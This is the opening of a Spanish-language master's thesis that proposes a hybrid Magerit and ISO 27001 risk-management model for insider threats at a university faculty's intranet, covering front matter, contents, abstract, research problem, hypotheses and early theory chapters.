ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO

Propuesta de un modelo híbrido basado en las metodologías Magerit E ISO 27001 para controlar amenazas internas identificadas en la intranet de la Facultad de Informática y Electrónica

TERESA JACQUELINE CHIRIBOGA MERA

Trabajo de Titulación modalidad Proyectos de Investigación y Desarrollo, presentado ante el Instituto de Posgrado y Educación Continua de la ESPOCH, como requisito parcial para la obtención del grado de:

MAGÍSTER EN SEGURIDAD TELEMÁTICA

RIOBAMBA – ECUADOR

Octubre 2022

ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO

EL TRIBUNAL DEL TRABAJO DE TITULACIÓN CERTIFICA QUE:

El Trabajo de Titulación modalidad Proyectos de Investigación y Desarrollo, titulado: **Propuesta de un modelo híbrido basado en las metodologías Magerit E ISO 27001 para controlar amenazas internas identificadas en la intranet de la Facultad de Informática y Electrónica**, de responsabilidad de la señorita Teresa Jacqueline Chiriboga Mera, ha sido prolijamente y se autoriza su presentación.

Ing. Oswaldo Geovanny Martínez Guashima, M. Sc.

PRESIDENTE

Firmado electrónicamente por:
OSWALDO GEOVANNY MARTINEZ GUASHIMA

Ing. Ruth Genoveva Barba Vera, Mag.

DIRECTORA

Firmado electrónicamente por:
RUTH GENOVEVA BARBA VERA

Ing. Marco Vinicio Ramos Valencia, Mag.

MIEMBRO DEL TRIBUNAL

Firmado electrónicamente por:
MARCO VINICIO RAMOS VALENCIA

Ing. Carmen Elena Mantilla Cabrera, Mag.

MIEMBRO DEL TRIBUNAL

Firmado electrónicamente por:
CARMEN ELENA MANTILLA CABRERA

Riobamba, octubre 2022

DERECHOS INTELECTUALES

Yo, Teresa Jacqueline Chiriboga Mera, declaro que soy responsable de las ideas, doctrinas y resultados expuestos en el **Trabajo de Titulación modalidad Proyectos de Investigación y Desarrollo**, y que el patrimonio intelectual generado por la misma pertenece exclusivamente a la Escuela Superior Politécnica de Chimborazo.

_____

TERESA JACQUELINE CHIRIBOGA MERA

No. Cédula. 0603637265

DECLARACIÓN DE AUTENTICIDAD

Yo, Teresa Jacqueline Chiriboga Mera, declaro que el presente proyecto de investigación, es de mi autoría y que los resultados del mismo son auténticos y originales. Los textos constantes en el documento que provienen de otras fuentes están debidamente citados y referenciados.

Como autor, asumo la responsabilidad legal y académica de los contenidos de este Trabajo de Titulación de Maestría.

_____

Teresa Jacqueline Chiriboga Mera
No. Cédula. 0603637265

DEDICATORIA

El presente trabajo quiero dedicar a Dios en primer lugar, quién me ha dado la sabiduría y fortaleza en cada etapa de este proceso, seguidamente al pilar fundamental de mi vida, mi mamita, a mi amada familia y queridos amigos por su apoyo incondicional y palabras de motivación que me han ayudado a culminar con éxito el presente proyecto. ¡Esto es para ustedes!

Jacque

AGRADECIMIENTO

Primeramente, quiero dar gracias a Dios por bendecirme con la vida y la salud, a mi mamita porque en cada etapa de mi vida me ha apoyado de la mejor manera, a cada uno de mis familiares que siempre han estado detrás de mi dándome ánimos, a la familia que yo escogí, mis amigos y de los que nunca ha faltado el ¡Tú puedes! A todos muchísimas gracias por estar en mi vida y todo lo que me brindan. Y, por último, pero no menos importante, a mi tutora y miembros que me han guiado de la manera más gentil y profesional. Les quedo muy agradecida.

Jacque

TABLA DE CONTENIDO

RESUMEN…… xvii
ABSTRACT……..…… xviii

CAPÍTULO I…… 1
1 INTRODUCCIÓN…… 1
1.1. Problema de Investigación……... 1
1.1.1. *Planteamiento del problema*……..1
1.1.2. *Situación problemática*……. 2
1.1.3. *Formulación del problema*……... 3
1.1.4. *Sistematización del problema*…….. 3
1.2. Justificación de la investigación…….. 3
1.3. Objetivos de la investigación……... 4
1.3.1. *Objetivo General*……... 4
1.3.2. *Objetivos Específicos*…… 4
1.4. Hipótesis…… 4
1.4.1. *Hipótesis Nula*……... 5
1.4.2. *Hipótesis Alternativa*…… 5
1.5. Variables……5
1.5.1. *Variable Dependiente*……... 5
1.5.2. *Variable Independiente*…… 5
CAPÍTULO II ……..…6
2. MARCO DE REFERENCIA……...6
2.1. Antecedentes del problema……..6
2.2. Bases Teóricas……...8
2.2.1. *Seguridad de la Información*……... 8
2.2.1.1. *Los pilares de la seguridad de la información*…… 9
2.2.1.2 *Vulnerabilidad de la Información*…… 11
2.2.2. *Amenazas Internas*……... 11
2.2.2.1. *Las Amenazas y sus tipos*…….... 12
2.2.3. *Norma ISO 27001*……. 14
2.2.3.1. *SGSI*…… 14
2.2.3.2. *Controles de la Norma ISO 27001*…… 16
2.2.4. *Modelo Magerit*……. 18
2.2.4.1 *Gestión de Riesgos*…….. 20
2.2.4.2. *Análisis del Riesgo*…… 20

2.2.4.3. *Tratamiento del Riesgo*…….. 29
2.3. Comparativa entre las metodologías Magerit e ISO 27001…… 32
2.3.1. *Descripción de las metodologías Magerit e ISO 27001…… 32*
2.3.2. *Estudios realizados*…….. 33
2.3.3. *Cuadro comparativo de las metodologías Magerit e ISO 27001 ……. 35*
2.4. Situación Actual……40
2.4.1. *Recolección de información de los activos…… 40*
2.4.1.1 *Equipos Informáticos*…….. 40
2.4.1.2. *Aplicaciones utilizadas*……...41
2.4.1.3. *Herramientas auxiliares*……. 42
2.4.2.4. *Comunicaciones*……. 42
2.4.2.5. *Instalaciones*……...42
2.4.2.6. *Servicios*…… 42
2.4.2.7. *Docentes, Empleados y Estudiantes*……... 43
2.4.2. *Análisis de Riesgos*…… 43
2.4.3. *Riesgos actuales*……44
CAPITULO III…….. 46
3. METODOLOGÍA DE LA INVESTIGACIÓN…….. 46
3.1. Diseño y tipo de estudio……46
3.1.1. *Diseño de la Investigación*…… 46
3.1.2. *Tipo de la Investigación*……... 46
3.2. Método de Investigación…….. 46
3.3. Fuentes de información……47
3.4. Técnicas de recolección de datos……47
3.5. Determinación de Variables…… 48
3.7. Operacionalización metodológica de variables……. 49
3.8. Unidad de Análisis……51
3.9. Instrumentos de recolección de datos……51
3.10. Recolección de datos……52
3.11. Instrumentos para procesar datos recolectados…… 52
3.12. Parametrización del modelo híbrido……...52
3.12.1. *Actividades Preliminares*…… 52
3.12.1.1. *Estudio de oportunidad*……..52
3.12.1.2. *Determinación del alcance del modelo*…….. 52
3.12.1.3. *Planificación del modelo*……... 53
3.12.1.4. *Lanzamiento del modelo*…… 53

3.12.2. ***Identificación y Ponderación de los Activos*****…….. 53**
3.12.3. ***Identificación y valoración de las amenazas a las que están expuestas los activos*****……. 54**
3.12.4. ***Identificación de salvaguardas y nivel de madurez*****……... 55**
3.12.5. ***Estimación de los Riesgos por cada activo*****……. 56**
3.12.6. ***Presentación de Resultados*****…….. 58**
3.12.7. ***Otorgamiento de controles para cada activo con alto nivel de riesgo ……..*** **59**
3.13. Ámbito de Prueba……60
CAPITULO IV……...61
4. RESULTADOS Y DISCUSIÓN……...61
4.1. Procedimiento general……..61
4.2. Presentación de resultados……...61
4.3. Desarrollo del modelo híbrido……61
4.3.1. ***Actividades Preliminares*****……. 61**
4.3.2. ***Identificación y ponderación de los activos*****…… 64**
4.3.3. ***Identificación y valoración de las amenazas a las que están expuestas los activos*****……. 66**
4.3.4. ***Identificación de salvaguardas y nivel de madurez*****……..... 71**
4.3.5. ***Estimación de riesgos por cada activo*** **……74**
4.3.5.1. *Identificación del Impacto Potencial y Riesgo Potencial*……...74
4.3.5.2. *Identificación del Impacto Residual y Riesgo Residual*……. 76
4.3.6. ***Presentación de Resultados*****……. 79**
4.3.7. ***Otorgamiento de controles para cada activo con alto nivel de riesgo*****……. 81**
4.4. Simulación de la pre y post implementación del modelo híbrido en GNS 3... 81
4.4.1. ***Construcción y verificación de la red y los activos*****…….. 81**
4.4.2. ***Instalación del sistema operativo Kali Linux*****……... 85**
4.4.3. ***Pre y Post Implementación del modelo híbrido en los Sistemas Operativos*****…...86**
4.4.4. ***Pre y Post Implementación del modelo hibrido en los Antivirus*** **……92**
4.4.5. ***Pre y Post Implementación del modelo hibrido en los Navegadores Web*****…….. 95**
4.4.6. ***Pre y Post Implementación del modelo hibrido en los Sistemas Ofimáticos*****.....98**
4.4.7. ***Boletines de Vulnerabilidades y Malware*****…… 105**
4.5. Estimación del Riesgo Residual……...106
4.6. Comprobación de hipótesis……..111
4.6.1. ***Hipótesis de investigación (Hi)*****…… 113**
4.6.2. ***Hipótesis Nula (H0)*****…….. 113**
4.6.3. ***Hipótesis Alternativa (H1)*****……... 113**

4.6.4. *Nivel de significancia*…… 114
4.6.5. *Definir estadístico de prueba*…… 114
4.6.6. *Regla de decisión*……... 114
4.6.7. *Análisis*…….. 115
CAPÍTULO V…… 119
5. PROPUESTA: MODELO HÍBRIDO BASADO EN LAS METODOLOGÍAS MAGERIT E ISO 27001…… 119
5.1. Flujograma del modelo híbrido basado en las metodologías Magerit e ISO 27001…….. 123
5.2. Controles de seguridad para los activos……. 124
CONCLUSIONES…… 131
RECOMENDACIONES……... 133
GLOSARIO
BIBLIOGRAFÍA

ÍNDICE DE TABLAS

Tabla 1-2: Escala de madurez de los activos 23
Tabla 2-2: Caracterización de los activos 24
Tabla 3-2: Caracterización de las amenazas 25
Tabla 4-2: Caracterización de las salvaguardas 26
Tabla 5-2: Estimación del nivel de riesgo 27
Tabla 6.2: Ventajas y desventajas de las metodologías Magerit e ISO 27001 32
Tabla 7-2: Escala cuantitativa de valoración 36
Tabla 8-2: Escala cualitativa de valoración 36
Tabla 9-2: Ponderación de las características de las metodologías Magerit e ISO 27001 37
Tabla 1-3: Operacionalización conceptual de variables 48
Tabla 2-3: Operacionalización metodológica de variables 49
Tabla 3-3: Dimensiones de Magerit 54
Tabla 4-3: Escala valoración de la amenaza 55
Tabla 5-3: Escala del nivel de madurez 56
Tabla 6-3: Escala de valoración del impacto 57
Tabla 7-3: Escalas del impacto, probabilidad y riesgo 57
Tabla 8-3: Escala de estimación del riesgo 58
Tabla 9-3: Escala de valoración del riesgo 59
Tabla 1-4: Listado de activos de la FIE 64
Tabla 2-4: Valoración de los activos en base a las dimensiones 65
Tabla 3-4: Listado de amenazas por cada activo 66
Tabla 4-4: Listado de valoración de las amenazas 68
Tabla 5-4: Identificación de salvaguardas 71
Tabla 6-4: Nivel de madurez de cada activo 73
Tabla 7-4: Identificación del impacto potencial 74
Tabla 8-4: Estimación del riesgo potencial 75
Tabla 9-4: Identificación del impacto residual 77

Tabla 10-4: Estimación del riesgo residual 78
Tabla 11-4: Estimación del riesgo potencial cuantitativo 79
Tabla 12-4: Lista de activos con nivel de riesgo alto 80
Tabla 13-4: Identificación y ponderación de los activos post implementación 107
Tabla 14-4: Identificación y valoración de las amenazas post implementación 107
Tabla 15-4: Identificación de las salvaguardas por amenaza 108
Tabla 16-4: Valoración del nivel de madurez por cada activo post implementación 108
Tabla 17-4: Identificación del impacto en cada activo post implementación 109
Tabla 18-4: Estimación del riesgo en cada activo post implementación 109
Tabla 19-4: Nivel del riesgo de cada activo post implementación..... 110
Tabla 20-4: Nivel de riesgo potencial de los activos 112
Tabla 21-4: Nivel de riesgo residual de los activos 112
Tabla 1-5: Modelo híbrido descrito..... 119

ÍNDICE DE FIGURAS

Figura 1–2: Frecuencia de incidentes de las amenazas internas 7
Figura 2–2: Costo total anual por amenazas internas..... 7
Figura 3–2: Pilares de la seguridad de la información 9
Figura 4–2: Escala de vulnerabilidad de aparatos tecnológicos..... 11
Figura 5–2: Fases de un SGSI..... 15
Figura 6-2: Método de evaluación y tratamiento del riesgo – SGSI..... 15
Figura 7-2: Gestión de riesgos por Magerit 20
Figura 8-2: Dependencias de los activos..... 21
Figura 9-2: Las zonas del riesgo 22
Figura 10-2: Análisis de riesgo potencial y residual ´por Magerit..... 29
Figura 11-2: Evaluación del riesgo 30
Figura 12-2: Modelo simulado de la red de la FIE 44
Figura 1-3: Criterios de valoración de los activos..... 53
Figura 2-3: Clasificación de las amenazas según Magerit 54
Figura 3-3: Identificación del impacto residual y estimación del riesgo residual el 58
Figura 1-4: Representación gráfica del nivel de riesgo potencial de cada activo 80
Figura 2-4: Escenario simulado de la red real de le FIE 82
Figura 3-4: Demostración de captura de tráfico con wireshark 82
Figura 4-4: Visualización del tráfico de la red en wireshark 83
Figura 5-4: Especificaciones de las computadoras 84
Figura 6-4: Detalles de la conexión 84
Figura 7-4: Conexión de la computadora con el SO Kali Linux..... 85
Figura 8-4: Capturadores de tráfico Kali Linux y Wireshark 86
Figura 9-4: Verificación de conexión desde Kali Linux hacia la red..... 86
Figura 10-4: Escaneo de equipos activos en la red 87
Figura 11-4: Escaneo profundo de equipos activos en la red..... 91

Figura 12-4: Escaneo de puertos abiertos a un equipo con antivirus instalado 93
Figura 13-4: Detección del escaneo de puertos abiertos por parte del antivirus 93
Figura 14-4: Análisis de vulnerabilidades con un antivirus 94
Figura 15-4: Apertura del navegador web 95
Figura 16-4: Captura de paquetes con wireshark en un navegador web - SO Windows 96
Figura 17-4: Captura de paquetes con wireshark en un navegador web - SO Windows 10 97
Figura 18-4: Detección y bloqueo de elementos amenazantes en el navegador web 98
Figura 19-4: Análisis de vulnerabilidades con el antivirus 98
Figura 20-4: Notificación de impedimento para actualizar 99
Figura 21-4: Clonación del exploit 100
Figura 22-4: Creación del documento infectado 100
Figura 23-4: Documento infectado 100
Figura 24-4: Apertura del documento infectado 101
Figura 25-4: Servidor del exploit a la espera de datos 101
Figura 26-4: Documento infectado abierto 101
Figura 27-4: Recepción de información al servidor del exploit 102
Figura 28-4: Apertura del documento infectado en el equipo actualizado 103
Figura 29-4: Recepción de información al servidor del exploit 103
Figura 30-4: Notificación del ataque ejecutado 104
Figura 31-4: Recepción nula de datos desde el equipo actualizado 104
Figura 32-4: Boletín acerca de nuevo malware descubierto 105
Figura 33-4: Boletín acerca de nuevas vulnerabilidades descubiertas 106
Figura 34-4: Representación gráfica de los resultados post implementación 110
Figura 35-4: Representación gráfica del nivel de riesgos de los activos pre y post implementación del modelo 113
Figura 36-4: Resultados estadísticos de pre implementación del modelo en SPSS 115
Figura 37-4: Resultados estadísticos de post implementación del modelo en SPSS 116
Figura 38-4: Normalidad distribución de Kolmorogov-Smirnov y Shapiro-Wilk 116

Figura 39-4: Estadísticas de muestras emparejadas 117

Figura 40-4: Prueba T de Student de muestras emparejadas 117

Figura 1-5: Flujograma del modelo hibrido basado en las metodologías Magerit e ISO 27001 propuesto 123

RESUMEN

El presente proyecto propone un modelo híbrido basado en las metodologías Magerit e ISO 27001, que permiten gestionar la seguridad de la información enfocándose en los riesgos más críticos. En base a estudios realizados e investigación propia de ambas normas, se estableció sus características más relevantes en sus procedimientos mediante un análisis comparativo, que permitió seleccionar la norma mejor puntuada en cada etapa, proponiendo un modelo que pueda ser aplicado a cualquier organización. Conocida la situación inicial de la facultad de Informática y Electrónica de la Escuela Superior Politécnica de Chimborazo, donde se realizó el estudio, el modelo híbrido compuesto de 7 etapas inicia con las actividades preliminares y continuar con el análisis de riesgos para determinar los activos y sus amenazas identificadas con nivel de riesgo alto e implementar el control adecuado para mantener la información integra, confidencial y disponible, utilizando un escenario simulado en GNS3, permitiendo la comparación de la pre y post implementación del modelo híbrido propuesto, revelando la reducción del nivel de riesgo de ocurrencia de las amenazas en un 65.38% y con la utilización del método estadístico para el análisis de los datos T-Student, se logró obtener un nivel de confianza del 95%, permitiendo recomendar la implementación total en la Facultad de Informática y Electrónica.

Palabras claves: <MODELO HÍBRIDO>, <METODOLOGÍA MAGERIT>, <NORMA ISO 27001>, <AMENAZAS INTERNAS>, <SEGURIDAD DE LA INFORMACIÓN>, <ANÁLISIS DE RIESGOS>

ABSTRACT

This project proposes a hybrid model based on the Magerit and ISO 27001 methodologies, which allow managing information security focusing on the most critical risks. Based on studies and research on both standards, the most relevant characteristics of their procedures were established through a comparative analysis, which allowed selecting the best scoring standard in each stage, proposing a model that can be applied to any organization. Knowing the initial situation of the Faculty of Informatics and Electronics of the Escuela Superior Politécnica de Chimborazo, where the study was conducted, the hybrid model composed of 7 stages starts with the preliminary activities and continue with the risk analysis to determine the assets and their threats identified with high risk level and implement the appropriate control to keep the information complete, confidential and available, using a simulated scenario in GNS3, allowing the comparison of the pre and post implementation of the proposed hybrid model, revealing the reduction of the risk level of occurrence of threats by 65. 38% and with the use of the statistical method for data analysis T-Student, it was possible to obtain a confidence level of 95%, allowing to recommend the full implementation in the Faculty of Informatics and Electronics.

Keywords: <HYBRID MODEL>, <MAGERIT METHODOLOGY>, <ISO 27001 STANDARD>, <INTERNAL THREATS>, <INFORMATION SECURITY>, <RISK ANALYSIS>.

CAPÍTULO I

1 INTRODUCCIÓN

Las organizaciones independientemente de cuál sea su ámbito de funcionamiento constantemente están expuestas a las amenazas que, aprovechando las vulnerabilidades existentes en cada de sus activos pueden hacer realidad su ocurrencia poniendo en riesgo la seguridad de su información y el buen funcionamiento de la intranet de la entidad en cuestión (Quiroz & Macías, 2017).

En vista que diariamente hay riesgo de ocurrencia de amenazas, ya sean estas físicas o lógicas en sus activos y para contrarrestar el éxito de estas y evitar incidentes controlándolas, se han creado metodologías de gestión de riesgos que permiten mantener la seguridad de la información en niveles eficientes (Hurtado, 2018).

En el presente capítulo se detallará cada uno de los factores que permitirá la realización del presente proyecto de investigación, evidenciando las bases del por qué es importante la identificación de las amenazas internas y mediante la aplicación del modelo híbrido basado en metodologías de gestión de riesgos controlarlas, con el fin de mantener la facultad, su intranet e información seguras y de esta manera, cumplir con los objetivos propuestos y comprobar la hipótesis planteada.

1.1. Problema de Investigación

1.1.1. Planteamiento del problema

Con el conocimiento de lo que representa la seguridad de la información en cualquier tipo de organización, se ha podido determinar los problemas que tiene la facultad de Informática y Electrónica en este ámbito, empezando por que actualmente los activos pertenecientes a la entidad de estudio no cuentan con un diagnóstico acerca de su estado y funcionamiento lo que podría conllevar deficiencias en su uso para cada uno de los usuarios que tienen acceso a la información y la red. Adicional a este problema se suma otro, y radica en que no existe una detección de las amenazas internas y su nivel de riesgo en cada de los activos tanto tangibles e intangibles que posee la facultad.

En base a los problemas detectados y la comprensión de lo que significan las amenazas internas y el daño que pueden causar al materializarse en los activos, surge la necesidad de controlarlas y

evitar las consecuencias en caso de ocurrencia. Para ello la aplicación de metodologías de análisis y tratamiento de riesgos sirven en gran medida para la identificación de las amenazas internas y mediante el otorgamiento de controles a los activos ayudarán a mantener segura la intranet de la facultad reduciendo su nivel de riesgo. Por tal razón, es necesaria una "Propuesta de un modelo híbrido basado en las metodologías Magerit e ISO 27001 para controlar amenazas internas identificadas en la facultad de Informática y Electrónica".

1.1.2. Situación problemática

La tecnología cada día facilita en gran medida las relaciones financieras, comerciales, educativas e interpersonales, convirtiéndolas en gestores de datos eficaces, rápidos y constantes en nuestro medio cultural como nunca antes se ha visto en la historia humana. En fin, lo positivo que hay en los avances informáticos y telemáticos, involucra aspectos negativos como las amenazas internas, que ponen en riesgo el buen funcionamiento de las actividades mencionadas (Posada & Zuñiga, 2017).

Su mayor riesgo podría ser la gente en la que más confía. Con esta frase el instituto Ponemon lanza su reporte anual en abril del 2018, dando a conocer las estadísticas realizadas a 717 profesionales de seguridad global que reportaron 3,269 incidentes de información privilegiada el año pasado; además que $ 8.76 millones es el costo promedio anual de amenazas internas, omitido en el informe de costos de amenazas internas (ObserveIT, 2018).

Las amenazas internas cada día se tornan más comunes, causando daños no sólo en la economía de la organización afectada, sino que dependiendo a qué terminen accediendo, podría ocasionar el robo del bien más importante, la información (Rosales, 2017).

Con la peligrosidad que conlleva las amenazas internas y con el objetivo de prevenir de algún tipo de ataque al campus académico, existen metodologías de análisis y gestión de riesgos de los sistemas de información como Magerit e ISO 27001, que con su correcta aplicación se logrará mantener a la red y la información integra, confidencial y disponible (Benavides et al., 2015).

Cualquier medida de prevención contra amenazas internas que se aplicare en una red, no garantiza un 100% de efectividad. Los errores ocurren y los seres humanos al ser el eslabón más débil de la seguridad de la información crean cierta ventaja para las amenazas, además, si consideramos a otros activos existentes basándose en su funcionamiento y estado, también pueden ser factores importantes que influyan en la materialización de las amenazas internas. Para contrarrestar futuros

daños se necesita una metodología eficiente basada en estándares internacionales, a fin de mantener a la institución segura.

1.1.3. Formulación del problema

¿Cómo elaborar un modelo híbrido basado en las metodologías Magerit y la ISO 27001 para controlar amenazas internas identificadas en la intranet de la Facultad de Informática y Electrónica?

1.1.4. Sistematización del problema

¿Las metodologías Magerit e ISO 27001, serán las óptimas para el desarrollo de un modelo híbrido para controlar amenazas internas?

¿El modelo híbrido logrará identificar las amenazas internas en la intranet de la FIE?

¿El modelo híbrido permitirá mejorar el control de amenazas internas identificadas en la intranet de la FIE?

1.2. Justificación de la investigación

Por su impacto en la economía y daños causados a la información en las organizaciones, las amenazas internas son consideradas una de las violaciones de seguridad más peligrosas y costosas. Haciendo una comparación del costo entre la reparación y la prevención con algún tipo de metodología de seguridad de la información, por mucho resultaría más óptimo e inteligente prevenir ataques de amenazas internas (Díaz et al., 2012).

Las metodologías Magerit e ISO 27001 reconocidas internacionalmente por brindar una excelente gestión de riegos aplicable a cualquier tipo de organización, demostrándolo al poseer los sitiales más altos en cuanto a su utilización se refiere gracias a la confiabilidad que otorgan. Además, de estas características que fueron válidas para escoger a ambas metodologías como base para la creación del modelo híbrido propuesto; la autorización de uso fue fundamental para seleccionarlas, ya que permiten el acceso libre a sus guías, en donde se puede encontrar el procedimiento para realizar el análisis de riesgos mediante el uso de los elementos y técnicas necesarios para ello y, que de igual forma los proporcionan de manera gratuita a diferencia de otras metodologías que se dedican a lo mismo (Valencia-Duque & Orozco-Alzate, 2017).

El presente proyecto de investigación propone un modelo híbrido basado en las metodologías de análisis y tratamiento de riesgos para la seguridad de la información Magerit e ISO 27001, para controlar amenazas internas en la facultad de Informática y Electrónica.

Partiendo con el análisis de riesgos y con ello la identificación de amenazas internas en cada activo perteneciente a la facultad, se aplicará el tratamiento adecuado en base a los controles pertinentes, propuestos por una de las normas ISO 27001 o Magerit para cumplir con el objetivo de controlar las amenazas internas y aminorar el riesgo de materialización.

El modelo híbrido basado en las metodologías Magerit e ISO 27001 será de gran ayuda para mejorar el control de las amenazas internas en la intranet de la Facultad de Informática y Electrónica, marcando un antes y después en la seguridad de la red y la información.

1.3. Objetivos de la investigación

1.3.1. Objetivo General

Proponer un modelo híbrido basado en las metodologías Magerit e ISO 27001 para controlar amenazas internas en la intranet de la Facultad de Informática y Electrónica de la ESPOCH.

1.3.2. Objetivos Específicos

- Realizar un análisis de las metodologías Magerit e ISO 27001 para seleccionar las etapas para la creación del modelo híbrido.

- Realizar un diagnóstico inicial de las amenazas internas existentes en el campus académico para determinar los parámetros a controlar con el modelo.

- Elaborar y aplicar el modelo híbrido basado en las metodologías Magerit e ISO 27001 para el control de amenazas internas en la intranet de la FIE.

- Evaluar los resultados obtenidos tras la aplicación del modelo híbrido basado en las metodologías Magerit e ISO 27001 para controlar amenazas internas.

1.4. Hipótesis

La aplicación del modelo híbrido basado en las metodologías Magerit e ISO 27001 permitirá mejorar el control de amenazas internas en la intranet de la Facultad de Informática y Electrónica.

1.4.1. Hipótesis Nula

La aplicación del modelo híbrido basado en las metodologías Magerit e ISO 27001 no permitirá mejorar el control de amenazas internas en la intranet de la Facultad de Informática y Electrónica.

1.4.2. Hipótesis Alternativa

La aplicación del modelo híbrido basado en las metodologías Magerit e ISO 27001 permitirá mejorar el control de amenazas internas en la intranet de la Facultad de Informática y Electrónica.

1.5. Variables

1.5.1. Variable Dependiente

- Control de las amenazas internas en la intranet de la FIE

El control de las amenazas internas identificadas en la intranet de la facultad de Informática y Electrónica, permitirá reducir su nivel de riesgo de ocurrencia en los activos tangibles e intangibles existentes en la facultad de Informática y Electrónica.

1.5.2. Variable Independiente

- Modelo híbrido basado en las metodologías Magerit e ISO 27001

Mediante las etapas dispuestas en el modelo híbrido basado en las metodologías Magerit e ISO 27001 se realizará el análisis de riesgos a cada uno de los activos habidos en la FIE, en base a los resultados obtenidos en este proceso se otorgará el tratamiento adecuado mediante los controles de seguridad a los que hayan obtenido un nivel de riesgo alto de ocurrencia de amenazas internas.

CAPÍTULO II

2. MARCO DE REFERENCIA

En el presente capítulo se detallará las bases teóricas que permitan conocer a cada uno de los protagonistas que participarán en la realización del presente proyecto de investigación, proporcionando un panorama más amplio acerca de sus características y que servirán de punto de partida para el desarrollo del modelo híbrido basado en las metodologías Magerit e ISO 27001 para el control de las amenazas internas identificadas en la intranet de la FIE.

2.1. Antecedentes del problema

Para el desarrollo del proyecto, como referencia se recurre a los estudios anteriormente realizados sobre temas afines a la implementación que respaldan la investigación y establecen métodos de análisis. Además de información proporcionada por empresas dedicadas a la investigación de las amenazas internas y su impacto global.

La empresa Ponemon anualmente brinda su reporte estadístico de amenazas internas y las consecuencias provocadas por su intromisión en las organizaciones a nivel mundial. En el año 2018 sus investigadores revelan información importante que permite evidenciar la evolución de las amenazas internas en los últimos tiempos. En una sección de su informe indica que el 69% de las organizaciones han experimentado un intento, éxito de amenaza o corrupción de datos. (Ponemon, 2018).

Además, el mismo reporte indica que, dos de cada tres incidentes con información privilegiada ocurren por negligencia del empleado o contratista, incluyendo al personal más experto como un desarrollador, teniendo como resultado 2081 incidentes, por la intromisión de un criminal 748 y finalmente, 440 incidentes por un ladrón de credenciales, como se muestra en la Figura 1–2 (ObserveIT, 2018).




Figura 1-2: Frecuencia de incidentes de amenazas internas.
Fuente: (Ponemon, 2018).

También da a conocer el promedio lleva 72 días contener una amenaza interna, cuanto más tiempo se demore en detectar la amenaza, más caro se volverá, como se muestra en la Figura 2-2 en conjunto con otros datos relevantes.




Figura 2–2: Costo total anual por amenazas internas
Fuente: (Ponemon, 2018).

Por otra parte, en el informe sobre el estado del delito informático, emitido en el 2016 nos brinda los siguientes datos estadísticos

- 50% de incidentes en donde la información privada o sensible fue expuesta involuntariamente.

- 40% de incidentes en donde los registros de empleados fueron comprometidos o robados.
- 33% de incidentes en donde los registros de clientes fueron comprometidos o robados.
- 32% de incidentes en donde se comprometieron o robaron registros confidenciales (secretos comerciales o propiedad intelectual) (ObserveIT, 2018).

En base a estos datos estadísticos, las organizaciones se han tornado cada vez más vulnerables a delitos informáticos relacionados con la información. Para evitar estos hechos delictivos, el análisis de riesgos se considera una herramienta clave para prevenirlos mediante la identificación de las amenazas y la imposición de políticas o controles ayudando a acrecentar el nivel de seguridad en la organización (Montecé et al., 2019).

La infiltración de personal no autorizado a los sistemas de información da paso a cometer delitos informáticos provocando daños en los millones de datos que estén almacenados en la organización. Una solución para evitar este tipo de acontecimientos es la implementación de una metodología de los sistemas de información que en su procedimiento permiten identificar las amenazas a las que están expuestos y cómo combatirlas, ya sea a nivel físico o lógico y mantener la seguridad a la altura de los avances tecnológicos (Hurtado, 2018).

2.2. Bases Teóricas

Para la creación del modelo híbrido lo que permitirá el control de las amenazas internas es necesario conocer cómo están definidos cada uno de los elementos que intervendrán en el desarrollo del presente proyecto y servirán de base para realización del mismo.

2.2.1. Seguridad de la Información

Los datos pueden ser valores, números, textos, documentos en bruto, la información es el valor de esos datos, es lo que aporta conocimiento. Los manuales de procedimientos, los datos de los empleados, de los proveedores de la institución; todos estos datos se convierten en información, que aportan valor a la institución (Romero et al., 2018).

Toda institución cuenta con diferentes tipos de activos que tienen una destacada importancia dentro de la misma, pero sin lugar a duda la información es la parte más importante basándonos en, si la organización tiene algún problema en la seguridad de la información, ésta sería muy difícil o simplemente no se podrá recuperar (Romero et al., 2018).

2.2.1.1. Los pilares de la seguridad de la información

Los pilares de la seguridad de la información se fundamentan en esa necesidad que todos tienen de obtener de la información, la confidencialidad, integridad y disponibilidad de esta, para sacarle el máximo rendimiento con el mínimo riesgo (Romero et al., 2018).

Figura 3-2: Pilares de la seguridad de la información
Fuente: (Romero et al., 2018).

En la Figura 3-2 se puede observar los tres pilares de la seguridad de la información, en el caso de que alguno de los lados es débil corre riesgo la seguridad y la usabilidad, y por ende queda expuesta la institución a las amenazas internas.

Confidencialidad

Este pilar tiene como objetivo asegurar que sólo el personal autorizado acceda a la información que le corresponde dentro de la institución. De esta manera cada sistema automático, talento humano o usuario se le permitirá usar los recursos que necesita para realizar sus tareas encomendadas (Tejada, 2021).

Para mantener la confidencialidad en un nivel óptimo permanente, se recurre a tres recursos que son:

